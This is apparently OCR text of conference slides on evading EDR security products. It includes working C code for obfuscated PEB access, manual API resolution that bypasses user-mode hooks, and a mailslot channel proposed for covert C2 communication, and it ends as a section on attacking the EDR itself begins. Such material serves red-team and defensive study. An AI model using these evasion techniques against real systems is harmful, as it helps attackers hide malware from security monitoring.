
IAT HooKS?

Get the PEB

NtCrrentTeb()->ProcessEnvironmentBlock;

Or obfuscate it a bit to hide the


- fs:[0x30]
- gs:[0x60]




```
PEB *GetPEB() {
/*
   0:   48 31 c0                xor    rax,rax
   3:   48 89 c3                mov    rbx,rax
   6:   48 83 c3 62             add    rbx,0x62
   a:   48 83 eb 02             sub    rbx,0x2
   e:   65 48 8b 04 18          mov    rax,QWORD PTR gs:[rax+rbx*1]
  13:   c3                      ret
*/
    /*TEB* teb = NtCurrentTeb();
    return teb->ProcessEnvironmentBlock;
    */
    asm(".byte  0x48, 0x31, 0xc0, 0x48, 0x89, 0xc3, 0x48, 0x83,
                 0xc3, 0x62, 0x48, 0x83, 0xeb, 0x02, 0x65, 0x48,
                 0x8b, 0x04, 0x18, 0xc3");
}
```

Defeating “User Mode Hooking”

IAT HooKS?




```c
PEB *peb = GetPEB();
PEB_LDR_DATA *Ldr = peb->Ldr;
LIST_ENTRY *head = &Ldr->InMemoryOrderModuleList;
LIST_ENTRY *le = head->Flink;
LDR_DATA_TABLE_ENTRY *dte =  (LDR_DATA_TABLE_ENTRY*)le;

do {
    if(wcsicmp(dte->FullDllName.Buffer, name) == 0) {
        BYTE* a = dte;
        a += 0x20;
        DWORD64 *b = (DWORD64*)a;
        DWORD64 c = *b;
        return (VOID*)c;
    }
    le = le->Flink;
    dte = (LDR_DATA_TABLE_ENTRY*)le;
} while(le != head);

return NULL;
```




```c
FARPROC *FindFunctionAddress(VOID *base, CHAR* functionName) {
    printf("Base 0x%p\n", base);

    IMAGE_DOS_HEADER* MZ = (IMAGE_DOS_HEADER*)base;
    IMAGE_NT_HEADERS* PE = (IMAGE_NT_HEADERS*)((BYTE*)base + MZ->e_lfanew);
    IMAGE_EXPORT_DIRECTORY* export = (IMAGE_EXPORT_DIRECTORY*)((BYTE*)base +
        PE->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
    DWORD *nameOffset = (DWORD*)((BYTE*)base + export->AddressOfNames);
    DWORD *functionOffset = (DWORD*)((BYTE*)base + export->AddressOfFunctions);
    DWORD *ordinalOffset = (DWORD*)((BYTE*)base + export->AddressOfNameOrdinals);

    DWORD i = 0;
    for(i; i < export->NumberOfNames; i++) {
        if(strcmp(functionName, (CHAR*)base + nameOffset[i]) == 0) {
            return (FARPROC)((BYTE*)base + functionOffset[ordinalOffset[i]]);
        }
    }
    return NULL;
}
```

Defeating “User Mode Hooking”


IAT HooKS?




```
HANDLE LdrLoadDll(WCHAR *path) {
    HANDLE h = NULL;
    UNICODE_STRING u;
    NTSTATUS status = DirectRtlInitUnicodeString(&u, path);
    status = DirectLdrLoadDll(NULL, 0, &u, &h);
    return h;
}
```



```
FARPROC Resolve(WCHAR *dll, CHAR *func) {
    HANDLE hLib = LdrLoadDll(dll);
    FARPROC ptr = DirectGetProcAddress(hLib, func);
    printf("%ls!%s at 0x%p\n", dll, func, ptr);
    return ptr;
}
```



```
DirectLdrLoadDll return 0x00007FF9F0D20000 for dll user32.dll
user32.dll!MessageBoxA at 0x00007FF9F0D99120
```




```
0000000000408380          MessageBoxA          USER32
```

Defeating kernel callback


KERNEL callback?

There is plenty of options available for EDRs


PsSetCreateProcessNotifyRoutine function (ntddk.h)

Article • 04/18/2022 • 2 minutes to read

The **PsSetCreateProcessNotifyRoutine** routine adds a driver-supplied callback routine to, or removes it from, a list of routines to be called whenever a process is created or deleted.


PsSetCreateProcessNotifyRoutine function

PsSetCreateProcessNotifyRoutineEx function

PsSetCreateProcessNotifyRoutineEx2 function

PsSetCreateThreadNotifyRoutine function

PsSetCreateThreadNotifyRoutineEx function

PsSetLoadImageNotifyRoutine function

PsSetLoadImageNotifyRoutineEx function

Defeating kernel callback


KERNEL callback?

There is also other minifilters that can be registered. Telemetry Sourcerer can be used to list them

https://github.com/jthuraisamy/TelemetrySourcerer

In this case a popular edrs had callback registered

for pretty much everything




File System	IRP_MJ_CREATE_NAMED_PIPE (pre)	t.sys + 0x6eca0
File System	IRP_MJ_CLOSE (pre)	t.sys + 0x708e0
File System	IRP_MJ_CLOSE (post)	t.sys + 0x70f70
File System	IRP_MJ_READ (pre)	t.sys + 0x75150
File System	IRP_MJ_READ (post)	t.sys + 0x75550
File System	IRP_MJ_QUERY_INFORMATION (pre)	t.sys + 0x6b210
File System	IRP_MJ_QUERY_INFORMATION (post)	t.sys + 0x6b690
File System	IRP_MJ_SET_INFORMATION (pre)	t.sys + 0x6b9d0
File System	IRP_MJ_SET_INFORMATION (post)	t.sys + 0x6c0b0
File System	IRP_MJ_SET_EA (pre)	t.sys + 0x6cf00
File System	IRP_MJ_SET_EA (post)	t.sys + 0x6d9f0
File System	IRP_MJ_FLUSH_BUFFERS (pre)	t.sys + 0x1dd8d0
File System	IRP_MJ_FLUSH_BUFFERS (post)	t.sys + 0x1ddab0
File System	IRP_MJ_QUERY_VOLUME_INFORMATION (pre)	t.sys + 0x1de160
File System	IRP_MJ_QUERY_VOLUME_INFORMATION (post)	t.sys + 0x1de310
File System	IRP_MJ_DEVICE_CONTROL (pre)	t.sys + 0x761c0
File System	IRP_MJ_DEVICE_CONTROL (post)	t.sys + 0x763c0
File System	IRP_MJ_INTERNAL_DEVICE_CONTROL (pre)	t.sys + 0x76d90
File System	IRP_MJ_INTERNAL_DEVICE_CONTROL (post)	t.sys + 0x77150
File System	IRP_MJ_SHUTDOWN (pre)	t.sys + 0x73770
File System	IRP_MJ_SHUTDOWN (post)	t.sys + 0x73910

[illegible]

Defeating kernel callback


KERNEL callback?

C2 may use namedpipe for interprocess communication or remote communication (SMB beacon)



```
File System                IRP_MJ_CREATE_NAMED_PIPE (pre)                    t.sys + 0x6eca0
```

What about avoiding namedpipe? Let me introduce MailSlot APIs




```c
int main(int argc, char **argv) {
    CHAR slot[] = "\\\\.\\mailslot\\MrUn1k0d3r";
    HANDLE hSlot = NULL;
    CreateSlot(slot, &hSlot);
    printf("HANDLE is %p\n", hSlot);
    HANDLE hMail = CreateFile(slot, GENERIC_WRITE, FILE_SHARE_READ, NULL, OPEN_EXISTING
    DWORD dwWritten = 0;
    printf("HANDLE is %p\n", hMail);

    // execute something evil and get the output back the WriteFile
    WriteFile(hMail, argv[1], strlen(argv[1]), &dwWritten, NULL);

    ReadFromSlot(hSlot);
    CloseHandle(hMail);
    CloseHandle(hSlot);

    return 0;
}
```

[illegible]

Defeating kernel callback

KERNEL callback?




```
VOID CreateSlot(CHAR *slot, HANDLE *hSlot) {
    *hSlot = CreateMailslot(slot, 0, MAILSLOT_WAIT_FOREVER, NULL);
}
```

WARNING

Mailslot message cannot be bigger than *424 bytes*

But EDRs usually do not monitor the APIs




```
VOID ReadFromSlot(HANDLE hSlot) {
    DWORD lpNextSize = 0;
    DWORD lpMessageCount = 0;

    BOOL bSuccess = GetMailslotInfo(hSlot, NULL, &lpNextSize, &lpMessageCount, NULL);

    if(!bSuccess) {
        printf("GetMailslotInfo call failed %d\n", GetLastError());
    }

    if(lpMessageCount == MAILSLOT_NO_MESSAGE) {
        printf("we don't have message\n");
    }

    printf("We got %d message\n", lpMessageCount);

    while(lpMessageCount != 0) {
        DWORD dwRead = 0;
        CHAR *message = (CHAR*)GlobalAlloc(GPTR, lpNextSize + 1);
        printf("Allocation %d bytes\n", lpNextSize);
        ReadFile(hSlot, message, lpNextSize, &dwRead, NULL);
        printf("message is %s\n", message);
        GlobalFree(message);
        bSuccess = GetMailslotInfo(hSlot, NULL, &lpNextSize, &lpMessageCount, NULL);
    }
}
```

[illegible]

Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

At the end of the day EDRs are running software on the endpoint you have access to


File Access Denied

You need permission to perform this action

You require permission from TrustedInstaller to make changes to this file

